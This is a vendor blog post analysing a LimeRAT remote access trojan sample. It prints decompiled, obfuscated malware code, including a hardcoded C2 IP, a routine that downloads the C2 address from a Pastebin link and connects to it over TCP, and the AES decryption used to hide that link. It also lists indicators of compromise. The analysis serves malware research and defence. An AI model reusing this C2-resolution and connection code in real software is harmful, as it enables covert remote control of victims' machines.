LimeRAT Malware Analysis: Extracting the Config


any.run/cybersecurity-blog/limerat-malware-analysis/

hardee March 28, 2023

HomeMalware Analysis
LimeRAT Malware Analysis: Extracting the Config
In today's article, we're going to look under the hood of a modular RAT — LimeRAT. Let's get right into it!

What is LimeRat

LimeRAT is a Remote Access Trojan (RAT) that's been around for a few years now. It's a versatile piece of malware designed to give attackers control over an infected system. With its relatively small file size, it tries to fly under the radar of traditional antivirus solutions.



What makes LimeRAT particularly interesting is its ability to perform a wide range of malicious activities. Some of these include keylogging, stealing passwords, and capturing screenshots. Additionally, LimeRAT can execute arbitrary commands, download and upload files, and even use the infected machine for crypto-mining or DDoS attacks.

LimeRAT malware analysis

To start, let's open a sample in Detect It Easy:




Figure 1: sample overview in DiE

Upon inspection, we observe that the code has been obfuscated (**MITRE T1027**) and unreadable: the names of classes, methods, and variables are made out of random glyphs.

Since the sample is written in a .NET language, let's open it in DnSpy.

```
namespace 合顧執官商受成的司命導澤
{
    // Token: 0x02000013 RID: 19
    public class 行太執官承希澤執人的太
    {
        // Token: 0x0600004F RID: 79 RVA: 0x00003F34 File Offset: 0x00002134
        [MethodImpl(MethodImplOptions.NoInlining | MethodImplOptions.NoOptimization)]
        public static void 首子商望官生的澤()
        {
            if (顧受生孫人顧商玉公公孫子的.商城顧她首她希執引行)
            {
                if (!Operators.ConditionalCompareObjectNotEqual(Application.ExecutablePath, 顧受生孫人顧商玉公公孫子的.城管將的引為, false))
                {
                    return;
                }
                try
                {
                    行太執官承希澤執人的太.是席顧是司顧澤子家家();
                    行太執官承希澤執人的太.孫成公命將澤合席敬將法澤敬(Conversions.ToString(顧受生孫人顧商玉公公孫子的.城管將的引為));
                    行太執官承希澤執人的太.人的的敬生尊公承(尊司的成的望顧.合城法導子子公顧希的為孫());
                    if (顧受生孫人顧商玉公公孫子的.引受城司官公公金受 != null)
                    {
                        顧受生孫人顧商玉公公孫子的.引受城司官公公金受.Close();
                        顧受生孫人顧商玉公公孫子的.引受城司官公公金受 = null;
                    }
                    顧顧引人司商顧.澤的為太是成的承成為執席顧();
                    object[] array;
```
Figure 2: sample overview in DnSpy; note that use of obfuscation techniques

Finding the configuration

After examining the malware's classes, we find something resembling a class with its configuration:

```
顧受生孫人顧商玉公公孫子的 ×

namespace 顧太成為成法
{
    // Token: 0x0200000C RID: 12
    public class 顧受生孫人顧商玉公公孫子的
    {
        // Token: 0x04000008 RID: 8
        public static string 澤她顧程孫她成接司成生希為 = "At2C9Qk3d7SA7+3KqcaDzAGk3UjkKgbD1CC2tXzgWnvXISV8gQCyC4DHdLLTVSy/";

        // Token: 0x04000009 RID: 9
        public static string 人太玉太管司;

        // Token: 0x0400000A RID: 10
        public static int 為首玉的接敬商商的首司命;

        // Token: 0x0400000B RID: 11
        public static string 的敬人繼孫生人 = "20.199.13.167";

        // Token: 0x0400000C RID: 12
        public static string 行顧家將命成使太顧 = "|'N'|";

        // Token: 0x0400000D RID: 13
        public static string 人法顧執首接 = "|'L'|";

        // Token: 0x0400000E RID: 14
        public static string 人子導顧成的的的司法受 = "checker netflix.exe";

        // Token: 0x0400000F RID: 15
        public static Mutex 引受城司官公公金受;

        // Token: 0x04000010 RID: 16
        public static bool 澤金的的程導敬顧的法太商接 = Conversions.ToBoolean("True");

        // Token: 0x04000011 RID: 17
        public static bool 顧敬生尊行為程是的為孫行合顧 = Conversions.ToBoolean("True");

        // Token: 0x04000012 RID: 18
        public static bool 公成的繼程望行尊首澤的引將 = Conversions.ToBoolean("True");

        // Token: 0x04000013 RID: 19
        public static bool 商城顧她首她希執引行 = Conversions.ToBoolean("True");
91 %
```

Figure 3: possibly, malware configuration class

We notice that this class contains a field that appears to be a string encoded using the Base64 algorithm (**MITRE T1132.001**):

```
// Token: 0x04000008 RID: 8
public static string 澤她顧程孫她成接司成生希為 = "At2C9Qk3d7SA7+3KqcaDzAGk3UjkKgbD1CC2tXzgWnvXISV8gQCyC4DHdLLTVSy/";
```

Figure 4: strange class field that looks like Base64 encoded string

We attempted to decode this string using CyberChef, but were unsuccessful. It is likely that the string is not only encoded but also encrypted.

Unsuccessful attempt to decode LimeRAT string with CyberChef

Figure 5: even though it seems that this string is Base64 encoded, we can't obtain data by just decoding it

Looks like the string is encoded *and* encrypted. Therefore, we will attempt to analyze this string and identify any functions or instructions that reference it. To do this, we right-click on the field and select "Analyse" from the context menu (alternatively, we can select the field and use the Ctrl + Shift + R shortcut).

In the resulting window, we are interested in where the value of this string is being read. We expand the "Read by" section and see that the string is being read in two methods:




Figure 5: two x-refs to the string that we discovered

We briefly inspect the first method but don't see anything interesting here. It appears that this method is not specifically related to the virus configuration:

```
try
{
    Type[] types = AppDomain.CurrentDomain.Load(顧城人顧敬人席承).GetTypes();
    for (int i = 0; i < types.Length; i++)
    {
        foreach (MethodInfo methodInfo in types[i].GetMethods())
        {
            if (Operators.CompareString(methodInfo.Name, "CN", false) == 0)
            {
                methodInfo.Invoke(null, new object[]
                {
                    顧受生孫人顧商玉公公孫子的.人太玉太管司,
                    顧受生孫人顧商玉公公孫子的.為首玉的接敬商商的首司命,
                    孫澤的命官.金公法商行太顧顧顧尊法官人的,
                    孫澤的命官.尊的商公顧玉首席孫公管孫,
                    顧受生孫人顧商玉公公孫子的.的敬人繼孫生人,
                    顧受生孫人顧商玉公公孫子的.城管將的引為,
                    尊司的成的望顧.尊孫引顧望管她家子澤(),
                    尊司的成的望顧.法為的使的顧敬的人人(),
                    家澤的首顧將執執生成敬.太希孫行城澤她的導的合的(顧受生孫人顧商玉公公孫子的.澤她顧程孫她成接司成生希為)
                });
            }
            else if (Operators.CompareString(methodInfo.Name, "MISC", false) == 0)
            {
                methodInfo.Invoke(null, new object[]
                {
                    尊司的成的望顧.尊孫引顧望管她家子澤(),
                    受她孫導的望
                });
            }
            else if (Operators.CompareString(methodInfo.Name, "CL", false) == 0)
            {
                methodInfo.Invoke(null, new object[]
                {
                    顧受生孫人顧商玉公公孫子的.商城顧她首她希執引行,
                    顧受生孫人顧商玉公公孫子的.人子導顧成的的的司法受,
                    顧受生孫人顧商玉公公孫子的.城管將的引為,
                    尊司的成的望顧.合城法導子子公顧希的為孫(),
```

Figure 6: the first method seems useless

Let's move on to the second method. We immediately notice some interesting code where our string is being used with the method WebClient.DownloadString, which is used to download a string from a remote resource.

```
try
{
    孫澤的命官.家望望將顧商孫合的成生的顧使 = new TcpClient();
    孫澤的命官.家望望將顧商孫合的成生的顧使.ReceiveBufferSize = 5120000;
    孫澤的命官.家望望將顧商孫合的成生的顧使.SendBufferSize = 5120000;
    孫澤的命官.家望望將顧商孫合的成生的顧使.ReceiveTimeout = -1;
    孫澤的命官.家望望將顧商孫合的成生的顧使.SendTimeout = -1;
    using (WebClient webClient = new WebClient())
    {
        try
        {
            NetworkCredential credentials = new NetworkCredential("", "");
            webClient.Credentials = credentials;
            string[] array = Strings.Split(Conversions.ToString(NewLateBinding.LateGet(webClient, null, "DownloadString", new object[]
            {
                家澤的首顧將執執生成敬.太希孫行城澤她的導的合的(顧受生孫人顧商玉公公孫子的.澤她顧程孫她成接司成生希為)
            }, null, null, null)), ":", -1, CompareMethod.Binary);
            顧受生孫人顧商玉公公孫子的.人太玉太管司 = array[0];
            new Random();
            顧受生孫人顧商玉公公孫子的.為首玉的接敬商商的首司命 = Conversions.ToInteger(array[new Random().Next(1, array.Length)]);
            webClient.Dispose();
        }
        catch (Exception ex4)
        {
        }
    }
    孫澤的命官.家望望將顧商孫合的成生的顧使.Connect(顧受生孫人顧商玉公公孫子的.人太玉太管司, 顧受生孫人顧商玉公公孫子的.為首玉的接敬商商的首司命);
    孫澤的命官.成行引為執的 = true;
    孫澤的命官.成顧顧希承玉行 = new MemoryStream();
```

Figure 7: the second x-ref is more interesting – looks like it uses our string in WebClient.DownloadString method

Before our string is passed to WebClient.DownloadString is passed through another method that clearly transforms it into something that DownloadString can consume.

Let's take a closer look at this method and see what it does to our string.

After a quick evaluation of the method, we see that it uses instances of the **RijndaelManaged** and **MD5CryptoServiceProvider** classes.

It appears that we have found the function where our string is decrypted:

```
// Token: 0x0600004B RID: 75 RVA: 0x00003DC4 File Offset: 0x00001FC4
public static object 太希孫行城澤她的導的合的(string 執敬澤澤顧公孫執的澤使)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    object result;
    try
    {
        byte[] array = new byte[32];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(法金導望合太成.將敬顧法官官為希命繼官管的子(顧受生孫人顧商玉公公孫子的.的敬人繼孫生人));
        Array.Copy(sourceArray, 0, array, 0, 16);
        Array.Copy(sourceArray, 0, array, 15, 16);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(執敬澤澤顧公孫執的澤使);
        result = 法金導望合太成.顧首人的執希城(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
    }
    catch (Exception ex)
    {
    }
    return result;
}
```

Figure 8: it seems that we found a method responsible for string decryption

LimeRAT decryption algorithm

Let's break down how the decryption algorithm works in more detail:

1. Instances of the **RijndaelManaged** and **MD5CryptoServiceProvider** classes are created. If we search for the RijndaelManaged class on MSDN, we see that it is essentially an obsolete implementation of the **AES encryption algorithm (MITRE T1027)**. The MD5CryptoServiceProvider class, as the name implies, is used to compute an MD5 hash.

1. An array of 32 bytes is created and initialized with zeros. This array will be used to store the AES key.

1. To generate the key, the MD5 hash of **another string** from the configuration class is first computed (in our case, the string is "20[.]199.13.167").

```
yte[32];
 md5CryptoServiceProvider.ComputeHash(法金導望合太成.將敬顧法官官為希命繼官管的子(顧受生孫人顧商玉公公孫子的.的敬人繼孫生人));
ay, 0, array, 0, 16);
ay, 0, array, 15, 16);
= array;
```

```
// Token: 0x0400000B RID: 11
public static string 的敬人繼孫生人 = "20.199.13.167";
```

Figure 9: another string from the configuration class is used to generate the AES key

1. Next, the first 15 bytes and then the first 16 bytes of the computed hash are copied to the previously created array. The last element of the array remains zero.

1. The generated key is set to the key property of the RijndaelManaged instance. The Mode property is set to CipherMode.ECB.


1. Finally, the original string is decoded using the **Base64** algorithm and decrypted using the **AES256-ECB** algorithm.

Let's try to replicate this algorithm in CyberChef to confirm our findings. We will need 2 CyberChef tabs, one where we'll use MD5 to generate the AES key, and another where we'll attempt to decrypt the data.

Generating the key:

Generating the LimeRAT key

Decrypting the data:



Figures 9, 10: we got the idea of the decryption algorithm right, as we were able to reproduce it in CyberChef

After decrypting the string, we see a link to a PasteBin note: https://pastebin[.]com/raw/sxNJt2ek. When we navigate to the link, we see the C2 address of the malware.

LimeRATs C2 using data that we decrypted

Figure 10: we found LimeRATs C2 using data that we decrypted

Wrapping Up

In this article, we successfully analyzed LimeRAT and uncovered its configuration. We identified the use of the .NET language and examined the malware classes, which revealed that obfuscation had been implemented. By meticulously inspecting these classes, we determined the decryption algorithm employed to decode the string containing the C2 address.

IOCs

Analyzed files:

SHA1	14836dd608efb4a0c552a4f370e5aafb340e2a5d
SHA256	6d08ed6acac230f41d9d6fe2a26245eeaf08c84bc7a66fddc764d82d6786d334
MD5	d36f15bef276fd447e91af6ee9e38b28
SSDEEP	3072:DDiv2GSyn88sH888wQ2wmVgMk/211h36vEclyNTY4WZd/w1UwIwEoTqPMinXHx+i:XOayy

IPv4:

IOC	Description
20[.]199.13.167:8080	LimeRAT's C2 server

Domains:

IOC	Description
https://pastebin[.]com/raw/sxNJt2ek	PasteBin used by LimeRAT to hide its original C2 server

MITRE (ARMATTACK):

Tactic	Technique	Description
TA0005: Defense Evasion	T1027: Obfuscated Files or Information	Malware is using obfuscator to strip its method names, class names, etc.
TA0005: Defense Evasion	T1027: Obfuscated Files or Information	Malware uses Base64 algorithm to encode and decode data
TA0005: Defense Evasion	T1027: Obfuscated Files or Information	Malware uses AES algorithm to encrypt and decrypt data

Although effective, this manual process can be time-consuming. This is where interactive sandboxes, such as ANY.RUN, prove to be invaluable.

ANY.RUN offers a powerful and user-friendly platform for automating malware sample analysis. By enabling users to safely execute malware within a secure environment, ANY.RUN efficiently extracts configurations for malware like LimeRAT, ultimately saving security researchers precious time and resources.

Let us show you how our interactive sandbox can fit into your workflow — book a demo with our friendly sales team.

Interested in more content like this?

- Read our analysis of Formbook/XLoader
- Learn how we used a sandbox to analyze CryptBot
- Or check out our deep dive into Orcus Rat

Reverse Engineer. Malware Analyst at ANY.RUN

hardee

I contribute to open source from time to time and I am always up for a challenge.

malware malware analysis

User avatar
hardee
Reverse Engineer, Malware Analyst at ANY.RUN
I contribute to open source from time to time and I am always up for a challenge.

What do you think about this post?

9 answers

- Awful
- Average
- Great

No votes so far! Be the first to rate this post.

0 comments